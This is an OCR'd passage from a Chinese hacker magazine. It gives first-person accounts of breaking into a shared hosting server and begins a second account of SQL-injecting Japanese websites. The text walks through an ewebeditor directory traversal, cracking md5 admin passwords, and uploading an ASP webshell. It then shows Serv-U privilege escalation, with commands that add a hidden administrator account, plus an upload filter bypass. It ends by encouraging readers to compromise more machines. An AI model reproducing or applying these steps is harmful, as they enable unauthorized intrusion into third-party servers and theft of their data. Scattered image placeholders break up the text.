


图4

三、柳暗花明

转到网站的后台管理，不小心点到了学院管理这个栏目，居然就是这个不小心让我得到了apple这个用户的密码。（图5）真不敢相信网站居然在后台里把学院的信息全部明文显示出来，我把这个密码用md5加密后对照数据库的userpass完全一样。哈哈，ewebeditor的后台，我来了！（图6）




图5




图6

轻车熟路的在样式管理里拷贝一分样式，然后进行设置，我试了把每个上传项目后添加扩展为asp （后有空格）对应上传不行，换asa和cer都失败了，看来ewebeditor的管理员意识到这个漏洞的危害了。前面我们已经知道了这个eweb的

数据库为mdb格式，插一句话脚本木马也不行。猛然我想到6月的x档案上有一篇ewebeditor新玩法的文章，就是利用设置uploadfile的目录，利用../跳上级目录的缺陷。经过两次测试后确定网站根目录的上级目录为../../../，哈哈，居然可以浏览其他网站了。(图7) 不出意外这个虚拟主机的权限设置一定有问题，否则是不可能读到其他网站的信息的，这正给了我们利用的机会。




图7

走马观花的在几个网站的目录看了下，找到一个网站的数据库，下回来再说吧。(图8) 在一个表里找到了管理员的信息，可惜密码是md5加密的，放在**www.cmd5.com**上居然查出来了。它是一个6位的字母，看来现在的在线查询站的数据库越来越丰富了。在后台找到一个上载模板的功能，试下能不能传asp木马，果然这种上传没有经过任何过滤，在模板管理里就看到我们上传的webshell的地址。(图




图8




图9




图10

9) 然后就是登陆webshell，进行我们的提权工作了。(图10)

四、直捣巢穴

这完全就不象个虚拟主机的设置，除了系统服务器信息不可以读外，其他功能全部可以使用。FSO和Shell.Application文件浏览操作居然可以通读磁盘，在D盘看到了Serv-U。首先通过服务器相关数据得到远程终端的端口，然后在系统用户和用户组信息下看一下工作组，以免被管理员改了，看来管理组还是默认的Administrtor。利用海阳的WScript.Shell执行命令，提示拒绝访问。这好办，它限制的只是 **%windir%/system32** 下的cmd.exe，我们上传一个cmd.exe就ok了，这里我传的是F盘，方便等下输入命令嘛。利用这个cmd我依次输入 **netstat -an** 确定su的43958本地端口，然后 **net start** 确认了Serv-U的服务存在。好了，利用Serv-U提权吧。先上传xiaolu的su本地提权工具，命令里依次输入：

```
f:\su.exe "net use SQLManager woaini /add"
f:\su.exe "net localgroup administrators SQLManager /add"
```

根据回显的信息是成功了，可是却发现没有添加我的这个用户。换了小花编译的那个提权工具也是不行，难道是Serv-U版本的问题？检查了下服务器使用的是6.1，突然想到 **net user** 查看用户的时候看到系统里有个ASPNET，应该是有目录支持aspx的。传一个su.aspx (servu的aspx提权脚本) 到一个站的目录，发现可以成功访问。然后在cmd里输入添加管理员的命令，都成功了，然后在cmd下输




图11

入 **net user yizhigu** 发现我们的超级管理员已经在服务器里等着我们3389登陆了。(图11)

事先已经知道终端的端口为3389，现在要做的就是远程终端登陆上去拍个照片做纪念吧。(图12)




图12

五、总结

很难想象一个服务器就这么轻易被我们拿下了，利用简单的验证不严漏洞进管理后台，然后利用后台的泄露用户信息进入ewebeditor的后台。通过设置浏览目录跳到其他网站，既然能得到其他网站的目录文件信息，拿个webshell就是非常简单的事了。

提权还是利用Serv-U，只不过现在利用su.aspx的成功率会比较高而已，一般的虚拟主机都支持的，我靠这个小脚本已经拿了很多服务器了。ewebeditor现在在网络上使用得非常广泛，可惜就是因为设计上的疏忽导致了被我们恶意利用，这个服务器上的20多个站都使用了ewebeditor，并且许多都是默认的数据库！(后来证实在文件类型里添加aaspsp可以饶过上传) 希望大家能找到更多肉鸡。

小编点评：

本文是一次比较经典的入侵教材了，唯一的缺陷可能就是在一些细节上没有为菜鸟考虑周到，例如到某网站查询绑定的域名如何做的，用Domain如何做的，查询MD5值如何做的等等，还有非常多。因为时间的关系，这次我没有手工帮它补充完全，希望菜鸟能够原谅我，也希望其他作者知道黑客X档案和普通的杂志对稿件的要求是不一样的。每一个细节对你来说非常简单，对一个新手或者是刚看到我们杂志的读者来说就是不那么容易了，一整篇文章都是这样的忽略过去，新手就没法入门了！

另外，作者这篇稿子是几个月前写来的，一直未被我发掘，里面提到的反向查询网站现在已经改变成无次数限制了（有内容限制）。我再提供一个网址：http://www.seologs.com/ip-domains.html也比较好用，最早的whois网站现在信息量实在太小了，几乎查不出最新的数据。最后，入侵一个大站同网段的主机其实就是这么简单，为什么有些网站会那么容易被ARP弄成大力水手现在大家总算明白了吧？

艰难的日本网站之旅

hackest [E.S.T]

一、旅途开始

群里有位兄弟发话说，你们这些家伙天天研究那些什么漏洞，想着怎么去黑掉别人，不觉得没意思么？有本事黑几个日本站去！虽然有点过激但也不无道理。我虽然是菜菜，也要去看看有没有本事黑几个日本站去。

二、撒网捉鱼

操起啊D，打开Google，输入关键字"asp?id="，每页显示设100页，语言为日文，一顿狂注之后出来N多注入点，如图1。



图 1

随便找了一个，检测一下，发现可以注入，如图2。




图 2

按照常规的方法先猜猜表猜猜列什么的，不过用猜出的用户名和密码登录后发现后台无法利用。而且日文我也看不懂，后台利用的方式应该行不通了。好在是ＳＱＬ注入，权限又是DB_OWNER，只要能列出WEB目录，还是有希望搞的。于是试着列了下目录，发现可以正常列出来，如图3。

下一步就是找WEB目录了，打开网站看看，哪些文件在上面能访问到，如图4。

然后用啊D列目录，通过上面的文件的一致性来确定哪个目录才是WEB目录。初步确定F盘为网站目录所在盘，再进一步列目录后最终确定WEB根目录为：F:\JR 杓夹搒億庯僞儖儓儶僩匢satsueki.jp丒\，虽然看起来怪怪的，但这个的确是WEB根目录，如图5。

